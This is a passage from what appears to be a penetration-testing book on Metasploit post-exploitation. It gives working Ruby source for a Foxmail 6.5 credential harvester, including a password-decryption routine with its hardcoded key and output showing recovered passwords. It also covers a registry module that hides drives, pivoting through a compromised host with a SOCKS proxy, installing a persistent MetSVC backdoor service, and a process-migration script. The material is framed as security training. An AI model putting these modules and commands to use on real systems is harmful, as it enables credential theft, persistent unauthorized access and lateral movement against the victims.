The bitmask value is 4 for disabling C drive. However, in the preceding module, we hardcoded a few values in the `drive_string` method using case switch. Let's see how we did that:

```
def drive_string(drive)
case drive
when "A"
return 1

when "B"
return 2

when "C"
return 4

when "D"
return 8

when "E"
return 16
end
end
end
```

We can see that the preceding method takes a drive letter as an argument and return its corresponding numeral to the calling function. For drive D, it will return 8. Let's run this module and see what output we get:

```
msf post(disable_drives) > show options


Module options (post/windows/manage/disable_drives) :

Name      Current Setting  Required  Description
---      -----          -----      -----
DriveName  D                  yes       Please SET the Drive Letter
SESSION    2                  yes       The session to run this module on.

msf post(disable_drives) > set DriveName D
DriveName => D
msf post(disable_drives) > run

[+] Key Exist, Skipping and Creating Values
[+] Hiding Drive
[+] Restricting Access to the Drive
[+] Disabled D Drive
[*] Post module execution completed
msf post(disable_drives) > █
```

So, let's see whether we have successfully disabled D : or not:



Bingo! We can't see the D drive anymore. Hence, we successfully disabled drive D from the user's view and restricted the access to the same.

We can create as many post-exploitation modules as we want according to our needs. I recommend you put some extra time toward the libraries of Metasploit.

Make sure you have SYSTEM level access for the preceding script to work, as SYSTEM privileges will not create the registry under current user but will create it under local machine. In addition to this, we have used HKLM instead of writing HKEY_LOCAL_MACHINE, because of the inbuilt normalization that will automatically create the full form of the key. I recommend that you check the registry.rb file to see the various available methods.



For Windows 7, if you don't have system privileges try using the exploit/windows/local/bypassuac module and switch to the escalated shell and then try the preceding module.

Writing a credential harvester post exploitation module

In this example module, we will attack Foxmail 6.5. We will try decrypting the credentials and will store it to the database. Let's see the code:

```
require 'msf/core'

class Metasploit3 < Msf::Post
    include Msf::Post::Windows::Registry
    include Msf::Post::File
    include Msf::Auxiliary::Report
    include Msf::Post::Windows::UserProfiles

    def initialize(info={})
        super(update_info(info,
            'Name'         => 'FoxMail 6.5 Credential Harvester',
            'Description'  => %q{
This Module Finds and Decrypts Stored Foxmail 6.5 Credentials
},
            'License'       => MSF_LICENSE,
            'Author'        => ['Nipun Jaswal'],
            'Platform'      => [ 'win' ],
            'SessionTypes'  => [ 'meterpreter' ]
        ))
    end
```

Quite simple as we saw in the previous modules, we start by including all the required libraries and providing the basic info about the module.

We have already seen the usage of `Msf::Post::Windows::Registry` and `Msf::Auxiliary::Report`. Let's see the details of the new libraries we included in this module as follows:

Include Statement	Path	Usage
<code>Msf::Post::Windows::UserProfiles</code>	<code>lib/msf/core/post/windows/user_profiles.rb</code>	The library will provide all the profiles on a Windows system which includes finding important directories and paths etc.
<code>Msf::Post::File</code>	<code>lib/msf/core/post/file.rb</code>	This library will provide functions which will aid file operations such as reading a file, checking a directory, listing directories, writing to a file etc.

Before understanding the next part of the module, let's see what we need to perform in order to harvest the credentials:

1. We will search for the user profiles and will find the exact path for the current user's LocalAppData directory
2. We will use the path found above and will concatenate it with `\VirtualStore\Program Files (x86)\Tencent\Foxmail\mail` to establish a complete path to the mail directory
3. We will list all the directories from the mail directory and will store them in an array. However, the directory names in the mail directory will use the naming convention of the username for various mail providers. For example: `nipunjaswal@rocketmail.com` would be one of the directories present in the mail directory
4. Next, we will find `Account.stg` file in the accounts directories found under the mail directory
5. We will read the `Account.stg` file and will find the hash value for constant named `POP3Password`
6. We will pass the hash value to our decryption method, which will find the password in plain text
7. We will store the value in the database

Quite simple huh! Let's analyze the code:

```
def run
    profile = grab_user_profiles()
    counter = 0
    data_entry = ""
    profile.each do |user|
        if user['LocalAppData']
            full_path = user['LocalAppData']
            full_path = full_path+"\\"+VirtualStore+"\\"Program Files
            (x86)+"\\Tencent\\Foxmail\\mail"
            if directory?(full_path)
                print_good("Fox Mail Installed, Enumerating Mail Accounts")
                session.fs.dir.foreach(full_path) do |dir_list|
                    if dir_list =~ /@/
                        counter=counter+1
                        full_path_mail = full_path+" "+ dir_list + " "+ "Account.stg"
                        if file?(full_path_mail)
                            print_good("Reading Mail Account #{counter}")
                            file_content = read_file(full_path_mail).split("\n")
```

Before starting to understand the preceding code, let's see what important functions are used in the above code for a better approach towards the code:

Functions	Library File	Usage
grab_user_profiles()	lib/msf/core/post/windows/user_profiles.rb	Grab all paths for important directories on a windows platform
directory?	lib/msf/core/post/file.rb	Check if a directory exists or not
file?	lib/msf/core/post/file.rb	Check if a file exists or not
read_file	lib/msf/core/post/file.rb	Read the contents of a file
store_loot	/lib/msf/core/auxiliary/report.rb	Stores the harvested information into a file and database

We can see in the preceding code that we grabbed the profiles using `grab_user_profiles()` and for each profile we tried finding the `LocalAppData` directory. As soon as we found it, we stored it in a variable called `full_path`.

Next, we concatenated the path to the `mail` folder where all the accounts are listed as directories. We checked the path existence using `directory?;` and, on success, we copied all the directory names that contained `@` in the name to the `dir_list` using regex match. Next, we created another variable `full_path_mail` and stored the exact path to the `Account.stg` file for each email. We made sure that the `Account.stg` file existed by using `file?` On success, we read the file and split all the contents at newline. We stored the split content into `file_content` list. Let's see the next part of the code:

```
file_content.each do |hash|
  if hash =~ /POP3Password/
    hash_data = hash.split(">")
    hash_value = hash_data[1]
    if hash_value.nil?
      print_error("No Saved Password")
    else
      print_good("Decrypting Password for mail account: #{dir_list}")
      decrypted_pass = decrypt(hash_value, dir_list)
      data_entry << "Username:" + dir_list + "\t" + "Password:" +
      decrypted_pass + "\n"
    end
  end
end
end
end
end
end
end
end
end
end
store_loot("Foxmail
Accounts", "text/plain", session, data_entry, "Fox.txt", "Fox Mail Accounts")
end
```

For each entry in the `file_content`, we ran a check to find the constant `POP3Password`. Once found, we split the constant at `=` and stored the value of the constant in a variable `hash_value`.

Next, we simply passed the `hash_value` and `dir_list` (account name) to the `decrypt` function. After successful decryption, the plain password gets stored to the `decrypted_pass` variable. We create another variable called `data_entry` and append all the credentials to it. We do this because we don't know how many mail accounts might be configured on the target. Therefore, for each result the credentials get appended to `data_entry`. After all the operations are complete, we store the `data_entry` variable in the database using `store_loot` method. We supply six arguments to the `store_loot` method, which are named for the harvest, its content type, session, `data_entry`, the name of the file, and the description of the harvest.

Let's understand the decryption function as follows:

```
def decrypt(hash_real, dir_list)
  decoded = ""
  magic = Array[126, 100, 114, 97, 71, 111, 110, 126]
  fc0 = 90
  size = (hash_real.length)/2 - 1
  index = 0
```

```
b = Array.new(size)
for i in 0 .. size do
  b[i] = (hash_real[index,2]).hex
  index = index+2
end
b[0] = b[0] ^ fc0
double_magic = magic+magic
d = Array.new(b.length-1)
for i in 1 .. b.length-1 do
  d[i-1] = b[i] ^ double_magic[i-1]
end
e = Array.new(d.length)
for i in 0 .. d.length-1
  if (d[i] - b[i] < 0)
    e[i] = d[i] + 255 - b[i]
  else
    e[i] = d[i] - b[i]
  end
  decoded << e[i].chr
end
print_good("Found Username #{dir_list} with Password: #{decoded}")
return decoded
end
end
```

In the preceding method we received two arguments, which are the hashed password and username. The variable `magic` is the decryption key stored in an array containing decimal values for the string `~draGon~` one after the other. We store the integer 90 as `fc0`, about which we will talk a bit later.

Next, we find the size of the hash by dividing it by 2 and subtracting 1 from it. This will be the size for our new array `b`.

In the next step, we split the hash into bytes (two characters each) and store the same into array `b`. We perform `XOR` on the first byte of array `b`, with `fc0` into the first byte of `b` itself. Thus, updating the value of `b[0]` by performing `XOR` operation on it with 90. This is fixed for Foxmail 6.5.

Now, we copy the array `magic` twice into a new array `double_magic`. We also declare the size of `double_magic` one less than that of array `b`. We perform `XOR` on all the elements of array `b` and array `double_magic`, except the first element of `b` on which we already performed a `XOR` operation.

We store the result of the `XOR` operation in array `d`. We subtract complete array `d` from array `b` in the next instruction. However, if the value is less than 0 for a particular subtraction operation, we add 255 to the element of array `d`.

In the next step, we simply append the ASCII value of the particular element from the resultant array `e` into the variable `decoded` and return it to the calling statement.

Let's see what happens when we run this module:

```
msf > use post/windows/gather/credentials/foxmail
msf post(foxmail) > set SESSION 2
SESSION => 2
msf post(foxmail) > run

[+] Fox Mail Installed, Enumerating Mail Accounts
[+] Reading Mail Account 1
[+] Decrypting Password for mail account: dum.yum2014@gmail.com
[+] Found Username dum.yum2014@gmail.com with Password: Yum@12345
[+] Reading Mail Account 2
[+] Decrypting Password for mail account: isdeeeep@live.com
[+] Found Username isdeeeep@live.com with Password: Metasploit@143
[*] Post module execution completed
msf post(foxmail) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer       : DESKTOP-PESQ21S
OS             : Windows 10 (Build 10586).
Architecture   : x64 (Current Process is WOW64)
System Language : en_US
Domain         : WORKGROUP
Logged On Users : 2
Meterpreter    : x86/win32
```

It is clear that we easily decrypted the credentials stored in the Foxmail 6.5

Breakthrough meterpreter scripting

The meterpreter shell is the most desired type of access an attacker will like to have on the target. Meterpreter gives the attacker a large set of tools to perform a variety of tasks on the compromised system. Meterpreter has many built-in scripts, which makes it easier for an attacker to attack the system. These scripts perform simple and tedious tasks on the compromised system. In this section, we will look at those scripts, what they are made of, and how we can leverage them in meterpreter.




The basic meterpreter commands cheat sheet is available at http://scadahacker.com/library/Documents/Cheat_Sheets/Hacking%20-%20Meterpreter%20Cheat%20%20Sheet.pdf

Essentials of meterpreter scripting

As far as we have seen, we have used meterpreter in situations where we needed to perform some additional tasks on the system. However, now we will look at some of the advanced situations that may arise during a penetration test, where the scripts already present in meterpreter seem to be of no help to us. Most likely, in this kind of situation, we will want to add our custom functionalities to meterpreter and perform the required tasks. However, before we proceed to add custom scripts in meterpreter, let's perform some of the advanced features of meterpreter first and understand its power.

Pivoting the target network

Pivoting refers to accessing a system from the attacker's system through another compromised system. We have already seen in the first chapter how we can pivot to the internal network using the compromised Internet-facing system. Let's consider a scenario where the restricted web server is in the scope of the penetration test but only available to Alice's system. In this case, we will need to compromise Alice's system first and then use it to connect to the restricted web server. This means that we will pivot all our requests through Alice's system to make a connection to the restricted web server. The following diagram will make things clear:



Considering the preceding diagram, we have three systems. We have **Mallory (Attacker)**, **Alice's system**, and the restricted **Charlie's web server**. The restricted web server contains a directory named `restrict`, but it is only accessible to Alice's system, which has the IP address `192.168.75.130`. However, when the attacker tries to make a connection to the restricted web server, the following error generates:



We know that Alice, being an authoritative person, will have access to the web server. Therefore, we need to have some mechanism that can pass our request to access the web server through Alice's system. This required mechanism is pivoting.

Therefore, the first step is to break into Alice's system and gain the meterpreter shell access to the system. Next, we need to add a route to the web server exactly the way we did in the previous chapter. This will allow our requests to reach the restricted web server through Alice's system. Let us see how we can do that:

Running the `autoroute` script with the parameter as the IP address of the restricted server using the `-s` switch will add a route to Charlie's restricted server from Alice's compromised system.

Next, we need to set up a proxy server that will pass our requests through the meterpreter session to the web server.

Being Mallory, we will need an auxiliary module for passing our request packets via meterpreter on Alice's system to the target Charlie's server using auxiliary/server/socks4a. Let us see how we can do that:

```
msf auxiliary(socks4a) > show options

Module options (auxiliary/server/socks4a):

Name      Current Setting  Required  Description
-----  -----  -----  -----
SRVHOST   0.0.0.0          yes        The address to listen on
SRVPORT   1080             yes        The port to listen on.


msf auxiliary(socks4a) > set SRVHOST 127.0.0.1
SRVHOST => 127.0.0.1
msf auxiliary(socks4a) > run
[*] Auxiliary module execution completed
```

In order to launch the socks server, we set SRVHOST to 127.0.0.1 and SRVPORT to 1080 and run the module.

Next, we need to reconfigure the settings in the etc/proxychains.conf file by adding the auxiliary server's address to it, i.e. 127.0.0.1 on port 1080, as shown in the following screenshot:

```
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks4  127.0.0.1 1080
```

We are now all set to use the proxy in any tool or browser, for example, Firefox, Chrome, Nmap, rdesktop and so on. Let's configure the proxy settings in the browser as follows:



Let's open the restricted directory of the target web server again:



Success! We have accessed the restricted area with ease. We have an IP logger script running at the target web server in the directory named `restrict`. Let's see what it returns:



Success again! We are browsing the web server with the IP of our compromised system, which is Alice's system. Whatever we browse goes through the compromised system and the target web server thinks that it is Alice who is accessing the system. However, our actual IP address is 192.168.75.10.

A quick revision of what we discussed:

- We've started by compromising Alice's system
- We've added a Metasploit route to Charlie's restricted web server from Alice's system through a meterpreter session running on Alice's system
- We've set up a socks proxy server to automatically forward all the traffic through the meterpreter session to Alice's system
- We've reconfigured the proxy chains file with the address of our socks server
- We've configured our browser to use a socks proxy with the address of our socks server



Refer to http://www.digininja.org/blog/nessus_over_sock4a_over_msf.php for more information on using Nessus scans over a meterpreter shell through socks to perform internal scanning of the target's network.

Setting up persistent access

After gaining access to the target system, it is mandatory to retain the hard-earned access. However, for sanctioned penetration test, it should be mandatory only until the duration of the test and within the scope. Meterpreter permits us to install back doors on the target using two different approaches: **MetSVC** and **persistence**.

Persistence is not new to us, as we discussed it in the previous chapter while maintaining access to the target system. Let's see how MetSVC works.

The MetSVC service is installed in the compromised system as a service. Moreover, it opens a port permanently for the attacker to connect whenever he or she wants.

Installing MetSVC at the target is easy. Let's see how we can do this:

```
meterpreter > run metsvc -A
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory C:\WINDOWS\TEMP\bPYQYuXAbCWLKLOM.
...
[*]  >> Uploading metsrv.dll...
[*]  >> Uploading metsvc-server.exe...
[*]  >> Uploading metsvc.exe...
[*] Starting the service...
      * Installing service metsvc
* Starting service
Service metsvc successfully installed.

[*] Trying to connect to the Meterpreter service at 192.168.75.130:31337...
meterpreter > [*] Meterpreter session 2 opened (192.168.75.138:41542 -> 192.168.75.130:31337) at 2013-09-17 21:07:31 +0000
```

We can clearly see that the MetSVC service creates a service at port 31337 and uploads the malicious files as well.

Later, whenever access is required to this service, we need to use the `metsvc_bind_tcp` payload with an exploit handler script, which will allow us to connect to the service again as shown in the following screenshot:

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/metsvc_bind_tcp
payload => windows/metsvc_bind_tcp
msf exploit(handler) > set RHOST 192.168.75.130
RHOST => 192.168.75.130
msf exploit(handler) > set LPORT 31337
LPORT => 31337
msf exploit(handler) > exploit

[*] Starting the payload handler...
[*] Started bind handler
[*] Meterpreter session 3 opened (192.168.75.138:42455 -> 192.168.75.130:31337)

meterpreter >
```

The effect of MetSVC remains even after a reboot of the target machine. This is handy when we need permanent access to the target system, as it also saves time that is needed for re-exploitation.

API calls and mixins

We just saw how we could perform advanced tasks with meterpreter. This indeed makes the life of a penetration tester easier.

Now, let's dig deep into the working of meterpreter and uncover the basic building process of meterpreter's modules and scripts. This is because sometimes it might happen that meterpreter alone is not good enough to perform all the required tasks. In that case, we need to build our custom meterpreter modules and can perform or automate various tasks required at the time of exploitation.

Let's first understand the basics of meterpreter scripting. The base for coding with meterpreter is the **Application Programming Interface (API)** calls and mixins. These are required to perform specific tasks using a specific Windows-based **Dynamic Link Library (DLL)** and some common tasks using a variety of built-in Ruby-based modules.

Mixins are Ruby-programming-based classes that contain methods from various other classes. Mixins are extremely helpful when we perform a variety of tasks at the target system. In addition to this, mixins are not exactly part of IRB, but they can be very helpful to write specific and advanced meterpreter scripts with ease.



For more information on mixins, refer to
http://www.offensive-security.com/metasploit-unleashed/Mixins_and_Plugins.

I recommend that you all have a look at the `/lib/rex/post/meterpreter` and `/lib/msf/scripts/meterpreter` directories to check out various libraries used by meterpreter.

API calls are Windows-specific calls used to call out specific functions from a Windows DLL file. We will learn about API calls shortly in the *Working with RailGun* section.

Fabricating custom meterpreter scripts

Let's work out a simple example meterpreter script, which will check whether we are an admin user and then find the explorer process and migrates into it automatically.

Before looking into the code, let's see the important function used here:

Functions	Library File	Usage
<code>is_admin</code>	<code>/lib/msf/core/post/windows/priv.rb</code>	Checks if the session has admin privileges or not.
<code>session.sys.process.get_processes()</code>	<code>/lib/rex/post/meterpreter/extensions/stdapi/sys/process.rb</code>	Lists all the running processes on the target.
<code>session.core.migrate()</code>	<code>/lib/rex/post/meterpreter/client_core.rb</code>	Migrates the access from an existing process to the PID specified in the parameter.

Let's look at the following code:

```
admin_check = is_admin?  
if(admin_check)  
print_good("Current User Is Admin")  
else  
print_error("Current User is Not Admin")  
end  
session.sys.process.get_processes().each do |x|  
if x['name'].downcase=="explorer.exe"  
print_good("Explorer.exe Process is Running with PID #{x['pid']}")  
explorer_ppid = x['pid'].to_i  
print_good("Migrating to Explorer.exe at PID #{explorer_ppid.to_s}")  
session.core.migrate(explorer_ppid)  
end  
end
```

The script starts by calling the `is_admin` method and stores the boolean result in a variable name `admin_check`. Based on the Boolean value stored in the `admin_check` variable, it prints the message from the if-else condition.

Next, we search the list of all processes using `get_processes` and match the `explorer.exe` process and assign its process ID to the variable `explorer_ppid`. In the next line of code, we simply migrate to the process ID of `explorer.exe` by using `session.core.migrate`.

This is one of the simplest scripts. However, a question that arises here is that `/lib/msf/scripts/meterpreter` contains only five files with no function defined in them, so from where did the meterpreter execute these functions? We can see these five files in the following screenshot:

```
root@kali:/usr/share/metasploit-framework/lib/msf/scripts# ls  
meterpreter meterpreter.rb  
root@kali:/usr/share/metasploit-framework/lib/msf/scripts# cd meterpreter/  
root@kali:/usr/share/metasploit-framework/lib/msf/scripts/meterpreter# ls  
accounts.rb common.rb file.rb registry.rb services.rb
```

When we open these five files, we will find that these scripts have included all the necessary library files from a variety of sources within the Metasploit. Therefore, we do not need to additionally include libraries for these functions.

Let's save this code in the `/scripts/meterpreter/mymet.rb` directory and launch this script from the meterpreter. This will give you an output similar to the following screenshot:

```
meterpreter > run mymet
[-] Current User is Not Admin
[+] Explorer.exe Process is Running with PID 10868
[+] Migrating to Explorer.exe at PID 10868
meterpreter > █
```

We can clearly see how easy it was to create meterpreter scripts and perform a variety of tasks and task automations as well. I recommend you examine all the included files and paths used in the module for exploring meterpreter extensively.



According to the official wiki of Metasploit, you should no longer write meterpreter scripts and instead write post exploitation modules.

Working with RailGun

RailGun sounds like a gun set on rails; however, this is not the case. It is much more powerful than that. RailGun allows you to make calls to a Windows API without the need to compile your own DLL.

It supports numerous Windows DLL files and eases the way for us to perform system-level tasks on the victim machine. Let's see how we can perform various tasks using RailGun and conduct some advanced post-exploitation with it.

Interactive Ruby shell basics

RailGun requires the `irb` shell to be loaded into meterpreter. Let's look at how we can jump to the `irb` shell from meterpreter:

```
meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client

>> 2
=> 2
>> print("Hi")
Hi=> nil
>> █
```

We can see in the preceding screenshot that simply typing in `irb` from meterpreter drops us into the Ruby-interactive shell. We can perform a variety of tasks with the Ruby shell from here.

Understanding RailGun and its scripting

RailGun gives us immense power to perform tasks that Metasploit may not perform. We can raise exceptions to any DLL file from the breached system and create some more advanced post-exploitation mechanisms.

Now, let's see how we can call a function using basic API calls with RailGun and understand how it works:

```
client.railgun.DLLname.function(parameters)
```


This is the basic structure of an API call in RailGun. The `client.railgun` keyword defines that we need the functionality of RailGun for the client. The `DLLname` keyword specifies the name of the DLL file for making a call. The `function (parameters)` keyword in the syntax specifies the actual API function that is to be provoked with required parameters from the DLL file.

Let's see an example:

```
meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client

>> client.railgun.user32.LockWorkStation()
=> {"GetLastError"=>0, "ErrorMessage"=>"The operation completed successfully.", "return"=>true}
>> █
```

The result of this API call is as follows:

